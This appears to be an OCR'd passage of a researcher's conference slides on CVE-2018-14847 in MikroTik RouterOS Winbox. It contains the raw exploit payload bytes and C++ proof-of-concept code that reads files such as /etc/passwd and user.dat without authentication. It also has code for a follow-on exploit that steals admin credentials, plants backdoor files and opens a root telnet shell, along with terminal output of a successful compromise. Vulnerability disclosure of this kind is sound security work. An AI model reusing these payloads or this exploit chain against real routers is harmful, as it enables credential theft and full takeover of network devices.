43     [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,  
44     0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,  
45     0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,  
46     0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,  
47     0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,  
48     0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,  
49     0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,  
50     0x00, 0x02, 0x00, 0x00, 0x00]
```

CVE-2018-14847

First Payload


```
albinolobster@ubuntu:~/mikrotik/parse_x3/build$ ./x3_parse -f \
    ..../samples/system_6_41.x3 | grep ',2$'
/nova/bin/mproxy,2
```

```
off_8056630 dd offset sub_805522A ; DATA XREF: sub_804D6F9+DCto
                ; sub_805522A+61o
                ; handler 2
dd offset sub_805523C
dd offset nv::Handler::loadPermData(nv::message const&)
dd offset nv::Handler::savePermData(nv::message &)
dd offset nv::Handler::handle(nv::message &)
dd offset nv::Handler::handleBrkpath(nv::message const&)
dd offset nv::Handler::handleReply(nv::message const&)
dd offset nv::Handler::handleCmd(nv::message const&,uint)
dd offset nv::Handler::cmdGetPolicies(nv::message const&)
dd offset nv::Handler::cmdGet(nv::message const&)
dd offset nv::Handler::cmdSet(nv::message const&)
dd offset nv::Handler::cmdReset(nv::message const&)
dd offset AMap::cmdGetObj(nv::message const&,uint)
dd offset AMap::cmdSetObj(nv::message const&,uint)
dd offset AMap::cmd GetAll(nv::message const&,uint,uint)
dd offset AMap::cmdAddObj(nv::message const&)
dd offset AMap::cmdRemoveObj(nv::message const&,uint)
dd offset nv::Handler::cmdMoveObj(nv::message const&,uint)
dd offset nv::Handler::cmdGetCount(nv::message const&)
dd offset handler_2_unknown_cmd ; <--- unknown commands
dd offset nv::Handler::cmdShutdown(nv::message const&)
dd offset nv::Handler::shouldNotify(nv::message const&,nv::message const&)
```

- Handler 2 in mproxy implements its own version of the unknown command function.
- The command issued (7) will fall into that function.

CVE-2018-14847

mproxy handler 2 command 7



The screenshot shows a debugger window displaying assembly code. The code is as follows:

```
push    eax
push    eax
push    offset aHomeWebWebfig ; "/home/web/webfig/"
lea     eax, [ebp+var_7C]
push    eax          ; this
call   string::string(char const*)
pop    eax
pop    edx
push    esi          ; string *
lea     eax, [ebp+var_7C]
push    eax          ; this
call   string::append(string const&)
add    esp, 0Ch
push    1             ; bool
lea     eax, [ebp+var_7C]
push    eax          ; string *
push    ebx          ; this
call   nv::findFile(string const&,bool)
sub    esp, 0Ch
push    ebx
push    esi
call   string::operator=(string&&)
add    esp, 14h
push    ebx          ; this
call   string::freeptr(void)
lea     eax, [ebp+var_7C]
mov    [esp], eax
jmp    short loc_8051E1E
```

- Opens an existing file in */home/web/webfig/* for **reading**
- mproxy responds to the request with the opened file's size and assigns a session ID.

CVE-2018-14847

Second Payload

```
{ bff0005:1,  
uff0006:6,           ← Request ID  
ufe0001:53,         ← Session ID  
u2:32768,  
uff0007:4,           ← Command  
Uff0002:[0,8],  
Uff0001:[2,2]}  
  
System and Handler
```


Home Exploits

EXPLOIT DATABASE

```
24  
25 FIRST_PAYLOAD = \  
26 [0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,  
27 0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,  
28 0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,  
29 0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0xf,  
30 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,  
31 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f,  
32 0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,  
33 0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,  
34 0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,  
35 0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,  
36 0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,  
37 0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,  
38 0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,  
39 0x00, 0x00]  
40  
41  
42 SECOND_PAYLOAD = \  
43 [0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32, 0x05, 0x00,  
44 0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x06, 0x01,  
45 0x00, 0xfe, 0x09, 0x35, 0x02, 0x00, 0x00, 0x08,  
46 0x00, 0x80, 0x00, 0x00, 0x07, 0x00, 0xff, 0x09,  
47 0x04, 0x02, 0x00, 0xff, 0x88, 0x02, 0x00, 0x00,  
48 0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x01,  
49 0x00, 0xff, 0x88, 0x02, 0x00, 0x02, 0x00, 0x00,  
50 0x00, 0x02, 0x00, 0x00, 0x00]
```

CVE-2018-14847

mproxy handler 2 command 4



The screenshot shows a debugger window displaying assembly code. The code is as follows:

```
loc_80521DF:
push    eax
push    eax
push    2
push    edi
call    nv:::message::get<nv:::u32_id>(nv:::u32_id)
mov     ebx, eax
mov     [ebp+var_B4], eax
lea     eax, [ebp+var_78]
mov     [esp], eax ; this
call    nv:::message::message(void)
pop    eax
pop    edx
push    3
lea     eax, [ebp+var_78]
push    eax
call    nv:::message::operator[]<nv:::raw_id>(nv:::raw_id)
mov     edi, eax
mov     byte ptr [ebp+buf.st_dev], 0
add    esp, 0Ch
push    esi
push    ebx
push    eax
call    vector<uchar>::resize(uint, uchar const&)
add    esp, 0Ch
push    ebx ; nbytes
push    dword ptr [edi] ; buf
mov     eax, [ebp+var_AC]
push    dword ptr [eax+8] ; fd
call    _read
mov     ebx, eax
add    esp, 10h
test   eax, eax
jns    short loc_8052261
```

- Reads from the currently open file.
- Only reads up to amount requested in the “u2” variable (32768 in the previous slide).
- Returns data in a raw array.
- Responses longer than 255 bytes are fragmented at the Message layer.

CVE-2018-14847

Code Dump #8

```
Winbox_Session winboxSession(ip, port);
if (!winboxSession.connect())
{
    std::cerr << "Failed to connect to the remote host" << std::endl;
    return EXIT_FAILURE;
}

WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(7);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.add_string(1, "/../../../../etc/passwd");
std::cout << "->" << msg.serialize_to_json() << std::endl;
winboxSession.send(msg);

msg.reset();
if (!winboxSession.receive(msg))
{
    std::cerr << "Error receiving a response." << std::endl;
    return EXIT_FAILURE;
}

boost::uint32_t sessionID = msg.get_session_id();
std::cout << "<- " << msg.serialize_to_json() << std::endl;

boost::uint16_t file_size = msg.get_u32(2);
if (file_size == 0)
{
    std::cout << "File size is 0" << std::endl;
    return EXIT_FAILURE;
}

msg.reset();
msg.set_to(2, 2);
msg.set_command(4);
msg.set_request_id(2);
msg.set_reply_expected(true);
msg.set_session_id(sessionID);
msg.add_u32(2, file_size);
winboxSession.send(msg);
std::cout << "->" << msg.serialize_to_json() << std::endl;
```

- PoC for CVE-2018-14847
 - UPDATE WITH GITHUB URL
 - Uses *WinboxMessage* and *WinboxSession* objects to simplify PoC creation.
 - Reads /etc/passwd from the remote target

CVE-2018-14847

Fixing CVE's Description

```
2, 2
1 : 90 (0)
2 : 90 (0)
3 : 50 (0)
4 : 0 (1) →
5 : 0 (1) →
6 : 90 (0)
7 : 0 (1)
fe0000 : 40 (0)
fe0001 : 40 (0)
fe0002 : 40 (0)
fe0003 : 80 (0)
fe0004 : 40 (0)
fe0005 : 80 (0)
fe0006 : 80 (0)
fe0007 : 80 (0)
fe0008 : 80 (0)
fe000b : 80000000 (0)
fe000d : 40 (0)
fe000e : 80 (0)
fe000f : 200 (0)
fe0010 : 200 (0)
fe0011 : 200 (0)
fe0012 : 40 (0)
fe0013 : 40 (0)
fe0015 : 40 (0)
fe0016 : 80 (0)
```

- To the left, you can see that the commands used by CVE-2018-14847, 4 and 7, do not require authentication.
- Rephrasing the description:

“Winbox for MikroTik RouterOS through 6.42 allows remote attackers to bypass authentication and read arbitrary files by modifying a request to change one byte related to a Session ID via directory traversal.”

By the Way

What do those other commands do?


```
2, 2
 1 : 90 (0)
 2 : 90 (0)
 3 : 50 (0)
 4 : 0 (1)
 5 : 0 (1)
 6 : 90 (0)
 7 : 0 (1)
 fe0000 : 40 (0)
 fe0001 : 40 (0)
 fe0002 : 40 (0)
 fe0003 : 80 (0)
 fe0004 : 40 (0)
 fe0005 : 80 (0)
 fe0006 : 80 (0)
 fe0007 : 80 (0)
 fe0008 : 80 (0)
 fe000b : 80000000 (0)
 fe000d : 40 (0)
 fe000e : 80 (0)
 fe000f : 200 (0)
 fe0010 : 200 (0)
 fe0011 : 200 (0)
 fe0012 : 40 (0)
 fe0013 : 40 (0)
 fe0015 : 40 (0)
 fe0016 : 80 (0)
```

1. Opens a file in */var/pckg/* for writing
2. Writes to the open file
3. Opens a file in */var/pckg/* for reading
4. Reads the open file
5. Cancel transfer (and deletes the file)
6. Creates a directory in */var/pckg/*
7. Opens a file in */home/web/webfig/* for reading

By the Way

Can we use the other commands for anything?

- They require authentication.
- But... CVE-2018-14847 has been widely used to steal credentials from the user.dat file.
- To the right you can see that commands 1, 3, and 7 all share the vulnerable directory logic.
- Command 3 and 7 open files for reading.
- Command 1 opens a file for **writing**.



```
loc_80518ED: ; jumptable 080517FD cases 1,3,7
push    eax
push    eax
push    1
push    edi
call    nv::message::has<nv::string_id>(nv::string_id)
add     esp, 10h
test    al, al
jnz    short loc_8051919

loc_8051919:
push    ecx
push    ecx
push    1
push    edi
call    nv::message::get<nv::string_id>(nv::string_id)
pop     ebx
pop     esi
push    eax      ; string *
lea     esi, [ebp+var_88]
push    esi      ; this
call    string::string(string const&)
lea     ebx, [ebp+var_78]
add     esp, 0Ch
push    2Fh ; '/'
push    esi      ; char
push    ebx      ; string *
call    tokenize(string const&,char)
add     esp, 0Ch
mov     eax, ebx
call    check_directory_traversal
test    al, al
lea     ebx, [ebp+buf]
jnz    short loc_8051960
```

By the Way
What to use Command 1 for?

What to write?

By the Way
So what to write?

How about the developer backdoor file to
enable root telnet?

By the Way

Code Dump #9

- GITHUB URL HERE
 - Grabs an admin username and password with CVE-2018-14847.
 - Logs in over Winbox.
 - Creates the both versions of the backdoor file.
 - Gives a remote attacker root terminal access to the underlying operating system (Linux) without requiring prior knowledge of credentials.
 - Patched on April 23, 2018 (6.42.1) and April 24, 2018 (6.40.8)

```
boost::uint32_t p_session_id = 0;
if (!mproxy_session.login(p_username, p_password, p_session_id))
{
    std::cerr << "[-] Login failed." << std::endl;
    return false;
}

std::cout << "[+] Creating /pckg/option on " << p_ip << ":" << p_j


WinboxMessage msg;
msg.set_to(2, 2);
msg.set_command(1);
msg.set_request_id(1);
msg.set_reply_expected(true);
msg.set_session_id(p_session_id);
msg.add_string(1, "/././././././pckg/option");
mproxy_session.send(msg);

msg.reset();
mproxy_session.receive(msg);
if (msg.has_error())
{
    std::cout << "[-] " << msg.get_error_string() << std::endl;
    return false;
}

std::cout << "[+] Creating /flash/nova/etc/devel-login on " << p_ip
msg.reset();
msg.set_to(2, 2);
msg.set_command(1);
msg.set_request_id(2);
msg.set_reply_expected(true);
msg.set_session_id(p_session_id);
msg.add_string(1, "/././././././flash/nova/etc/devel-login");
mproxy_session.send(msg);
```

By the Way

Affected Online Systems



```
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ telnet -l devel 192.168.1.251
Trying 192.168.1.251...
Connected to 192.168.1.251.
Escape character is '^]'.
Password:
Login failed, incorrect username or password

Login: *^CConnection closed by foreign host.
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ ./btw -i 192.168.1.251
```

BY THE WAY

```
[+] Extracting passwords from 192.168.1.251:8291
[+] Searching for administrator credentials
[+] Using credentials - admin:lol
[+] Creating /pckg/option on 192.168.1.251:8291
[+] Creating /flash/nova/etc/devel-login on 192.168.1.251:8291
[+] There's a light on
albinolobster@ubuntu:~/mikrotik/poc/bytheway/build$ telnet -l devel 192.168.1.251
```

```
Trying 192.168.1.251...
Connected to 192.168.1.251.
Escape character is '^]'.
Password:
```

```
BusyBox v1.00 (2017.03.02-08:29+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
# uname -a
Linux MikroTik 3.3.5 #1 Thu Mar 2 08:16:25 UTC 2017 mips unknown
# cat /rw/logs/VERSION
v6.38.4 Mar/08/2017 09:26:17
```

Questions?